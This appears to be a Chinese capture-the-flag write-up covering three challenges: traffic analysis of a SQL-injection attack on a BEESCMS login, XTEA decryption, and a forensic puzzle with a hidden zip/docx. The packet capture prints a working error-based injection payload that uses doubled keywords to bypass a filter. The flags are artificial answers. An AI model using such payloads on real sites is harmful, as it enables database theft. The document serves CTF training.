
看来题目的意思就是需要找到流量包中SQL爆破出来的flag

过滤器直接http contains "flag"，一个一个包看过去，前面还有一些假的flag,哈哈，直到最后三个包




```
23068 2614.827821   127.0.0.1        127.0.0.1        HTTP    1070 POST /bees/admin/login.php?action=ck_login HTTP/1.1  (application/x-www-form-urlencoded)
23109 2615.833105   127.0.0.1        127.0.0.1        HTTP     866 HTTP/1.1 200 OK  (text/html)
23416 2634.175407   127.0.0.1        127.0.0.1        HTTP    1071 POST /bees/admin/login.php?action=ck_login HTTP/1.1  (application/x-www-form-urlencoded)
23457 2635.182985   127.0.0.1        127.0.0.1        HTTP     867 HTTP/1.1 200 OK  (text/html)
23753 2658.541562   127.0.0.1        127.0.0.1        HTTP    1052 POST /bees/admin/login.php?action=ck_login HTTP/1.1  (application/x-www-form-urlencoded)
24109 2674.213978   127.0.0.1        127.0.0.1        HTTP    1071 POST /bees/admin/login.php?action=ck_login HTTP/1.1  (application/x-www-form-urlencoded)
24150 2675.222448   127.0.0.1        127.0.0.1        HTTP     862 HTTP/1.1 200 OK  (text/html)

    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://127.0.0.1/bees/admin/login.php?action=ck_login]
    [HTTP request 1/1]
    [Response in frame: 23109]
    File Data: 221 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "user" = "admin' a and nd  updatexml(1,concat(0x7e,substr((selselectect group_concat(flag) fr from om  beescms.flags),1,32),0x7e),1)#"
  > Form item: "password" = "a"
  > Form item: "code" = "1316"
  > Form item: "submit" = "true"
  > Form item: "submit.x" = "61"
  > Form item: "submit.y" = "22"

0350  0a 75 73 65 72 3d 61 64  6d 69 6e 25 32 37 2b 61   ·user=ad min%27+a
```

分三次请求拿到了flag的hex编码



```
[truncated]<div
style="font-size:12px;"><p>\346\223\215\344\275\234\346\225\260\346\215\256\345\272\
223\345\244\261\350\264\245XPATH syntax error:
'~666c61677b62343039663732662d383333302d346364,342d396631322d373438376534323836363934
7d,,'<br>sql:select id,admin_name,admin_password,admin_purvie
```

对其进行hex解码即可得到flag



Hex编码/解码

在下面的文本框内输入需要处理的内容


□ 带 % 符号

flag{b409f72f-8330-4cd

flag{b409f72f-8330-4cd4-9f12-7487e4286694}

0x06 XTEA

根据下载附件的密文和key知道是xtea加密，直接工具解密得到flag。



Xtea加密模式: ECB 填充: zeropadding 密码: xtea 偏移量: iv偏移量，e

待加密、解密的文本:


```
4XugK9O+RgRATy8XCToEw2Xh/YLdKvvP8EyzRri01nl1b25KW9iX2CUInAkHqepW
```

Xtea加密、解密转换结果(base64了):

```
flag{5369ddb1-72fb-4add-a2fe-583f3422d2c4}
```

0x07 神秘邮件：


按照题目的意思，先使用010-editor工具查看可直接获得flag的前部分和中间部分，



```
E2 6B 50 EA 5C 62 44 DF AB 4D DC EC 88 24 03 6A   âkPê\bDß«MÜì^$.j
53 4F 7C B9 76 51 9D A8 A1 4E 12 B3 F4 0F F5 32   SO|¹vQ.¨¡N.³ô.õ2
36 19 87 D6 BA 98 C4 32 FF 00 2C AE A3 51 FE 27   6.‡Öº˜Ä2ÿ.,®£Qþ'
A3 FF D9 5A 6D 78 68 5A 33 73 77 4E 54 46 6B 4E   £ÿÙZmxhZ3swNTFkN
54 46 6A 59 79 30 79 4E 54 49 34 49 41 3D 3D      TFjYy0yNTI4IA==
```


Base64解码得到flag{051d51cc-2528

陆续向上翻阅得到-4c65-bf88-



```
4EB0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
4EC0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
4ED0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
4EE0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
4EF0h: 00 00 2D 00 34 00 63 00 36 00 35 00 2D 00 62 00   ..-.4.c.6.5.-.b.
4F00h: 66 00 38 00 38 00 2D 00 00 00 7D 00 00 00 FF E1   f.8.8.-...}...ÿá
4F10h: 08 DD 68 74 74 70 3A 2F 2F 6E 73 2E 61 64 6F 62   .Ýhttp://ns.adob
4F20h: 65 2E 63 6F 6D 2F 78 61 70 2F 31 2E 30 2F 00 3C   e.com/xap/1.0/.<
4F30h: 3F 78 70 61 63 6B 65 74 20 62 65 67 69 6E 3D 27   ?xpacket begin='
4F40h: EF BB BF 27 20 69 64 3D 27 57 35 4D 30 4D 70 43   ï»¿' id='W5M0MpC
4F50h: 65 68 69 48 7A 72 65 53 7A 4E 54 63 7A 6B 63 39   ehiHzreSzNTczkc9
4F60h: 64 27 3F 3E 0D 0A 3C 78 3A 78 6D 70 6D 65 74 61   d'?>..<x:xmpmeta
```

这是眼睛看瞎也没发现什么了，查找资料发现发现是zip缺少头部504B，添加解压即可得到完整的docx文件，在doc文档显示背景颜色可发现隐藏的后半部flag字样，拼凑可得完整的flag。



```
4EB0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
4EC0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
4ED0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
4EE0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
4EF0h: 00 00 2D 00 34 00 63 00 36 00 35 00 2D 00 62 00  ..-.4.c.6.5.-.b.
4F00h: 66 00 38 00 38 00 2D 00 00 00 7D 00 00 00 FF E1  f.8.8.-...}...ÿá
4F10h: 08 DD 68 74 74 70 3A 2F 2F 6E 73 2E 61 64 6F 62  .Ýhttp://ns.adob
4F20h: 65 2E 63 6F 6D 2F 78 61 70 2F 31 2E 30 2F 00 3C  e.com/xap/1.0/.<
4F30h: 3F 78 70 61 63 6B 65 74 20 62 65 67 69 6E 3D 27  ?xpacket begin='
4F40h: EF BB BF 27 20 69 64 3D 27 57 35 4D 30 4D 70 43  ï»¿' id='W5M0MpC
4F50h: 65 68 69 48 7A 72 65 53 7A 4E 54 63 7A 6B 63 39  ehiHzreSzNTczkc9
4F60h: 64 27 3F 3E 0D 0A 3C 78 3A 78 6D 70 6D 65 74 61  d'?>..<x:xmpmeta
```